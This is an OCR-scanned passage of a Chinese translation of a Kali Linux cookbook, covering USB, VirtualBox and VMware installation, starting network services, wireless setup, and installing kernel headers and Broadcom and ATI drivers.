
4. 确保 `Space used to preserve files across reboots` （用于在启动中保存文件的空间）设置为4096。




5. 选择我们的U盘，并点击OK按钮来开始创建可启动的U盘：

1. 当它解压并复制DVD的文件到U盘，以及安装bootloader时，这个过程会花一些时间来完成。

2. 安装完成之后，我们就可以重启电脑，从新创建的Kali Linux U盘以持久存储器来启动了。




## 1.3 在 VirtualBox 中安装

这个秘籍会引导你使用知名的开源虚拟机软件VirtualBox，将Kali Linux安装在一个完全分离的访客操作系统中，它在你的宿主操作系统中。

## 准备


需要满足下列要求：

- VirtualBox 的最新版本（本书编写时为4.2.16）。
- Kali Linux ISO 镜像的副本。你可以在这里下载。


## 操作步骤

让我们在VirtualBox中安装Kali Linux：


1. 运行VirtualBox，点击 `New` （新建）来启动虚拟机向导：





2. 点击 `Next` （下一步）按钮，键入虚拟机的名称，并选择OS类型和版本。这里我们选择Linux类型和Ubuntu（64位）作为版本。点击 `Next` 按钮来继续：



3. 选择分配给虚拟机的基本内存（RAM）的总数。我们打算使用默认值，点击 `Next` 。
4. 为新的虚拟机创建新的虚拟硬盘，点击 `Next` 按钮。





5. 一个新的向导窗口将会打开，保留默认的VDI文件类型，因为我们并不需要使用其它的虚拟机软件。
6. 我们会保留默认选项作为虚拟机磁盘存储的详情。点击 `Next` 来继续：
7. 设置虚拟机磁盘文件类型和大小：




8. 检查设置是否正确，之后点击 `Create` （创建）按钮来开始虚拟磁盘文件的创建。


9. 我们将会返回前面的向导，带有虚拟机参数的概览。点击 `Create` 以结束：




10. 新的虚拟机创建之后，我们将要安装Kali Linux。
11. 在VirtualBox的主窗口，高亮Kali Linux，之后点击 `Settings` （设置）按钮：




12. 现在基本的安装步骤就完成了，我们需要让你将下载的ISO文件用于虚拟光盘。这会为你节省烧录物理DVD的时间来完成这个安装。在 `Settings` 界面中，点击 `Storage` （存储器）菜单选项：




13. 下一步，在 `Storage Tree` （存储器树形图）下面，高亮 `Empty` （空）磁盘图标，它在 `IDE Controller` （IDE控制器）的下面。这户选择我们的虚拟CD/DVD ROM驱动器。在屏幕的最右边，在 `Attributes` 底下，点击光盘图表。在上面弹出的菜单上选择你的 `Choose a virtual CD/DVD disc file...` （Kali Linux ISO CD/DVD光盘文件）选项，并找到你的ISO。一旦你完成了这些步骤，点击OK按钮。




14. 点击Start（开始）按钮，之后点击里面的新窗口来进行安装。安装步骤在1.1节中已经包括了。

> 安装VirtualBox 扩展包也允许我们通过添加USB2.0（EHCI）、VirtualBox RDP和Intel PXE boot ROM的支持，来扩展虚拟机的功能。

# 1.4 安装 VMware Tools

这个秘籍中，我们会展示如何使用 VMware Tools将Kali Linux安装在虚拟机中。

## 准备

需要满足下列要求：

- 已经安装好的Kali Linux VMware 虚拟机。
- 网络连接。

## 操作步骤


让我们开始将Kali Linux 安装到 VMware上：

1. 打开你的虚拟机的访客操作系统并连接到互联网，之后打开 `Terminal` （终端）窗口，并键入下列命令来准备核心资源：

```
prepare-kernel-sources
```

> 这些命令假设你使用Linux或者Mac OS。你不需要在Windows下执行它们。

2. 在VMware Workstaion的菜单栏上，访问`VM | Install VMware Tools...`：




3. 将VMware Tools安装工具复制到临时目录下，之后将当前位置改为目标目录：

```
cp /media/VMware\ Tools/VMwareTools-8.8.2-590212.tar.gz /tmp/; cd /tmp
```

> 根据你的VMware Tools来替换文件名：`VMwareTools-<version>-<build>.tar.gz`。

4. 使用以下命令解压并安装：

```
tar zxpf VMwareTools-8.8.2-590212.tar.gz
```

5. 进入VMware Tools的目录中，之后运行安装工具：

```
cd vmware-tools-distrib/
./vmware-install.pl
```

6. 按下回车键来接受每个配置询问的默认值；`vmware-config-tools.pl`脚本同上。

7. 最后重启系统，工作就完成了。

## 工作原理

在第一步中，我们准备好了核心资源。之后，我们向访客操作系统插入了虚拟的 VMware Tools CD 。接着，我们创建了挂载点，并挂载虚拟CD。我们在临时目录中复制并解压了安装工具。最后我们保留默认配置来运行安装工具。

# 1.5 修复启动画面

我们首次启动新安装的Kali Linux系统时，会注意到启动画面消失了。为了手动修复它，我们需要解压 `Initrd` ，修改它，之后将它再次压缩。幸运的是，有一个由 Mati Aharoni（也称为“muts”，Kali Linux的创造者）编写的自动化bash脚本使这件事变得容易。

## 操作步骤

键入下列命令并且按下回车键来修复消失的启动画面：

```
fix-splash
```

# 1.6 启动网络服务

Kali Linux 自带了多种网络服务，它们在多种情况下可能很实用，并且默认是禁用的。这个秘籍中，我们会涉及到通过多种方法设置和启动每个服务的步骤。

## 准备

需要满足下列要求以继续：

- 带有有效IP地址的网络连接。

## 操作步骤

让我们开始启动默认服务：

1. 启动Apache服务器：

   ```
   service apache2 start
   ```

   我们可以通过浏览本地地址来验证服务器是否打开。

2. 为了启动SSH服务，首次需要生成SSH密钥：

   ```
   sshd-generate
   ```

3. 启动SSH服务器：

   ```
   service ssh start
   ```

4. 使用 `netstat` 命令来验证服务器是否开启并正在监听：

```
netstat -tpan | grep 22
```

5. 启动FTP服务器：

```
service pure-ftpd start
```

6. 使用下列命令来验证FTP服务器：

```
netstat -ant | grep 21
```

> 你也可以使用`ps-ef | grep 21`命令。

7. 使用下列命令来停止服务：

```
service <servicename> stop
```

其中`<servicename>`代表我们希望停止的网络服务，例如：

```
service apache2 stop
```

8. 使用下列命令来在开机时启用服务：

```
update-rc.d –f <servicename> defaults
```

其中`<servicename>`代表打算启动的网络服务，例如：

```
update-rc.d –f ssh defaults
```

> 你也可以在Kali Linux中通过`Services`（服务）菜单来完成它。从`Start`（开始）菜单开始，访问`Kali Linux | Services`。

# 1.7 设置无线网络

最后，我们来到了这一章的最后一个秘籍。这个秘籍中，我们会了解在安全状态下的无线网络连接步骤，通过Wicd Network Manager和提供加密的细节。无线网络的设置允许我们以无线方式使用Kali Linux。在真实的、合乎道德的渗透测试中，我们可以不依赖于网线而自由地使用所有常规桌面。


## 操作步骤

让我们开始设置无线网络：

1. 从桌面启动网络管理器，通过点击 `Applications` （应用）菜单并且访问 `Internet | Wicd Network Manager` ，或者在终端窗口中键入下列命令：

```
wicd-gtk --no-tray
```

2. Wicd Network Manager会打开，并带有可用网络的列表：




3. 点击 `Properties` （属性）按钮来设定网络细节。完成之后点击OK。

4. 最后，点击 `Connect` （连接）按钮，就完成了。

## 工作原理

这个秘籍中，我们总结了无线网络的设置方式。这个秘籍以启动网络管理器，和连接到我们的路由器作为开始。

# 第二章 定制 Kali Linux

> 作者：Willie L. Pritchett, David De Smet
>
> 译者：飞龙
>
> 

这一章会向你介绍Kali的定制，便于你更好地利用它。我们会涉及到ATI和英伟达GPU技术的安装和配置，以及后面章节所需的额外工具。基于ATI和英伟达GPU的显卡允许我们使用它们的图像处理单元（GPU）来执行与CPU截然不同的操作。我们会以ProxyChains的安装和数字信息的加密来结束这一章。

## 2.1 准备内核头文件

有时我们需要使用所需的内核头文件来编译代码。内核头文件是Linux内核的源文件。这个秘籍中，我们会解释准备内核头文件所需的步骤，便于以后使用。

### 准备

完成这个秘籍需要网络连接。

### 操作步骤

让我们开始准备内核头文件：

1. 我们首先通过执行下列命令升级发行版作为开始：

   ```
   apt-get update
   ```

```
root@kali:~# apt-get update
Hit http://security.kali.org kali/updates Release.gpg
Get:1 http://http.kali.org kali Release.gpg [836 B]
Hit http://security.kali.org kali/updates Release
Get:2 http://http.kali.org kali Release [21.1 kB]
Hit http://security.kali.org kali/updates/main i386 Packages
Hit http://security.kali.org kali/updates/contrib i386 Packages
Get:3 http://http.kali.org kali/main Sources [7,502 kB]
Ign http://security.kali.org kali/updates/contrib Translation-en_US
Ign http://security.kali.org kali/updates/contrib Translation-en
Ign http://security.kali.org kali/updates/main Translation-en_US
Ign http://security.kali.org kali/updates/main Translation-en
Ign http://security.kali.org kali/updates/non-free Translation-en_US
Ign http://security.kali.org kali/updates/non-free Translation-en
Ign http://http.kali.org kali/contrib Translation-en_US
Ign http://http.kali.org kali/contrib Translation-en
Ign http://http.kali.org kali/main Translation-en_US
Ign http://http.kali.org kali/main Translation-en
Ign http://http.kali.org kali/non-free Translation-en_US
Ign http://http.kali.org kali/non-free Translation-en
```

2. 下面，我们需要再次使用 `apt-get` 来准备内核头文件，执行下列命令：

```
apt-get install linux-headers - `uname –r`
```

```
root@kali:~# apt-get install linux-headers-`uname -r`
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  linux-headers-3.7-trunk-common linux-kbuild-3.7
The following NEW packages will be installed:
  linux-headers-3.7-trunk-686-pae linux-headers-3.7-trunk-common
  linux-kbuild-3.7
0 upgraded, 3 newly installed, 0 to remove and 114 not upgraded.
Need to get 4,648 kB of archives.
After this operation, 29.8 MB of additional disk space will be used.
Do you want to continue [Y/n]?
```

3. 复制下列目录以及其中的全部内容：

```
cd /usr/src/linux
cp -rf include/generated/* include/linux/
```

4. 我们现在已准备好编译需要内核头文件的代码。

## 2.2 安装 Broadcom 驱动

在这个秘籍中，我们将要安装 Broadcom 官方的Linux混合无线驱动。 使用Broadcom 无线USB适配器可以让我们在Kali上连接我们的无线USB接入点。对于这本书的其余秘籍，我们假设Broadcom 无线驱动已经安装。

## 准备

完成这个秘籍需要网络连接。

## 操作步骤

让我们开始安装 Broadcom 驱动：

1. 打开终端窗口，从http://www.broadcom.com/support/802.11/linux_sta.php下载合适的 Broadcom 驱动：

```
cd /tmp/
wget http://www.broadcom.com/docs/linux_sta/hybrid-portsrc_ x86_64-v5_100_82_112.t
ar.gz
```

```
root@kali:/usr/bin# cd /tmp
root@kali:/tmp# wget http://www.broadcom.com/docs/linux_sta/hybrid-portsrc_x86_64-v5_100_82_112.tar.gz
--2013-06-05 22:42:17--  http://www.broadcom.com/docs/linux_sta/hybrid-portsrc_x86_64-v5_100_82_112.tar.gz
Resolving www.broadcom.com (www.broadcom.com)... 63.251.216.155
Connecting to www.broadcom.com (www.broadcom.com)|63.251.216.155|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1175410 (1.1M) [application/x-gzip]
Saving to: `hybrid-portsrc_x86_64-v5_100_82_112.tar.gz'

100%[======================================================================>] 1,175,410    778K/s   in 1.5s

2013-06-05 22:42:19 (778 KB/s) - `hybrid-portsrc_x86_64-v5_100_82_112.tar.gz' saved [1175410/1175410]

root@kali:/tmp# 
```

2. 使用下列命令解压下载的驱动：

```
mkdir broadcom
tar xvfz hybrid-portsrc_x86_64-v5_100_82_112.tar.gz –C /tmp/ broadcom
```

3. 修改 `wl_cfg80211.c` 文件，由于5.100.82.112版本中有个bug，会阻止小于2.6.39内核版本上的编译：

```
vim /tmp/broadcom/src/wl/sys/wl_cfg80211.c
```

观察代码段的1814行：

```
#if LINUX_VERSION_CODE > KERNEL_VERSION(2, 6, 39)
```

将其改为：

```
#if LINUX_VERSION_CODE >= KERNEL_VERSION(2, 6, 39)
```

并保存修改。

4. 编译代码：

```
make clean
make
make install
```

5. 更新依赖：

```
depmod -a
```

6. 通过下列命令找到加载的模块：

```
lsmod | grep b43\|ssb\|bcma
```

7. 通过执行下列命令移除发现的模块：

```
rmmod <module>b43
```

其中 `<module>` 应为 `b43` 、 `ssb` 或 `bcma` 。

8. 将模块加入黑名单，防止它们在系统启动中加载：

```
echo "blacklist <module>" >> /etc/modprobe.d/blacklist.conf
```

其中 `<module>` 应为 `b43` 、 `ssb` 或 `wl` 。

9. 最后，将新模块添加到Linux内核中，来使它成为启动进程的一部分：

```
modprobe wl
```

# 2.3 安装和配置ATI显卡驱动

这个秘籍中，我们会详细讲解ATI显卡驱动的安装和配置，在此之前需要AMD Accelerated Parallel Processing (APP) SDK、OepnCL和CAL++。我们可以利用 ATI Stream技术的优势来运行计算密集型任务 -- 它们通常运行在CPU上 -- 使它们更快更高效地执行。更多ATI Stream技术相关的详细信息，请访问www.amd.com/stream。

## 准备

需要网络连接来完成这个秘籍。同时在开始这个秘籍之前需要准备内核头文件，它在第一节有所涉及。

## 操作步骤

让我们开始安装和配置ATI驱动：

1. 下载系统所需的ATI显示驱动：

    ```
    cd /tmp/
    wget http://www2.ati.com/drivers/linux/amd-driver-installer-121-x86.x86_64.run
    ```

    我们也可以从下面的网址下载显示驱动：http://support.amd.com/us/gpudownload/Pages/index.aspx。

    ```
    root@kali:/tmp# cd /tmp
